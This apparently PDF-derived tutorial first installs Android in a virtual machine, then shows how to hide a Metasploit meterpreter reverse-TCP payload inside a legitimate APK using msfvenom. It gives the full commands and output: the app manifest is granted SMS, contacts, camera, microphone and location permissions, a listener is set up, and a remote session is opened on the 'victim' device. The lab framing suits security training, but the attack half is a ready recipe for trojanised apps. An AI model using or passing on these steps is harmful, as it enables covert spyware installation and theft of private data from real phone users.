
[ Bootable ] [ Delete ] [ Help   ] [ Maximize ] [ Print  ]
[ Quit   ] [ Type   ] [ Units  ] [ Write   ]

Write partition table to disk (this might destroy data)


```

After the partition has been created and configured a new window will prompt for the partition to install the operating system (picture below)

Select the partition and press [**OK**]




Next the Filesystem format must be selected




Select **ext4** and press [**OK**] . This will format the partition

After the partition has been formatted, a prompt will ask whether GRUB loader should be installed



Select and press [Yes]


A new prompt window will ask if the /system directory should be installed as read and write.



Select [Yes] and wait until the operating system (Android) is installed.


After the installation has been completed a new window will pop up asking for further instructions. At this point do not select either option. Instead go to the **Devices** tab, then **Optical Drives** and click **Remove disk from optical drive**.

A message will pop up notifying that the drive cannot be removed and if it should be unmounted forcefully.




Select **Force Unmount**.

After the disk has been unmounted select [**Reboot**] and press [**OK**]



The machine will reboot and a window like this will show up



Press [**Enter**] and the Android Operating System will load

2. INJECTING THE PAYLOAD INTO THE APK

** If apktool is not installed or a fresh install is required follow the instructions here :

<https://ibotpeaches.github.io/Apktool/install/>

** The apk used for this demonstration can be found here :

https://www.apksum.com/download/com.zhimeng.helloworld_6.8_free

1. Version of apktool

```
root@cyberpinguin:~/CyberAcademy# apktool --version
2.3.4 Body Liberation Serif 12
```

2. Payload Injection

- The payload injection will be done by using **msfvenom**
- The target apk is called **HelloWorld** and can be obtained using the link provided above.
- The payload to be injected is **android/meterpreter/reverse_tcp**
- Payload Options: **LHOST** (the host to connect to) **LPORT** (the port)

```
msfvenom -x <:target APK:> -p android/meterpreter/reverse_tcp LHOST =  
x.x.x.x LPORT=xxxx -o <: output location :>
```

Where -x is the template which the payload will be injected and with -p the specific payload to be injected followed by its necessary parameters LHOST and LPORT

```
root@cyberpenguin:~/CyberAcademy# msfvenom -x /root/CyberAcademy/hw.apk -p android/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=9999 > g6.apk
Using APK template: /root/CyberAcademy/hw.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.zhimeng.helloworld.hexla
[*] Loading /tmp/d20181029-31582-1ibdv1/original/smali/com/zhimeng/base/base/MainApplication.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER"/>
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO"/>
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_SMS"/>
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK"/>
[*] Adding <uses-permission android:name="android.permission.CAMERA"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Rebuilding /root/CyberAcademy/hw.apk with meterpreter injection as /tmp/d20181029-31582-1ibdv1/output.apk
[*] Signing /tmp/d20181029-31582-1ibdv1/output.apk
[*] Aligning /tmp/d20181029-31582-1ibdv1/output.apk
Error: No such file or directory @ rb_sysopen - /tmp/d20181029-31582-1ibdv1/aligned.apk
root@cyberpenguin:~/CyberAcademy#
```

**** Zoom to view Text**

As can be seen from the last line


Error: No such file or directory @ rb_sysopen - /tmp/d20181029-31582-1ibdv1/aligned.apk

an error will occur and the output file will not be generated in the desired location , in this case **g6.apk** . However if we follow the flow of execution it can be noticed that in fact the apk will be rebuild together with the injected payload and stored in a temporary location as **output.apk**.


[*] Rebuilding /root/CyberAcademy/hw.apk with meterpreter injection as /tmp/d20181029-31582-1ibdv1/output.apk

This is indeed the apk with the injected payload.


After the victim machine (Android) downloads this apk



And then proceeds to install it in the system



After the application has been installed together with the injected payload, once it is launched in the system it will execute the payload thus giving a **meterpreter session** to the attacker



Beforehand the listener should be up and running in the attacker machine since the payload is a **reverse_tcp**.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.109
LHOST => 192.168.0.109
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.109:9999
[*] Sending stage (70525 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.109:9999 -> 192.168.0.107:39112) at 2018-10-29 12:05:46 +0100
```

After a session is returned it is possible to execute commands as long as the session is active.

```
meterpreter > getuid
Server username: u0_a73
meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.1.2 - Linux 4.9.95-android-x86-gd25a822a6c78 (i686)
Meterpreter  : dalvik/android
meterpreter > █
```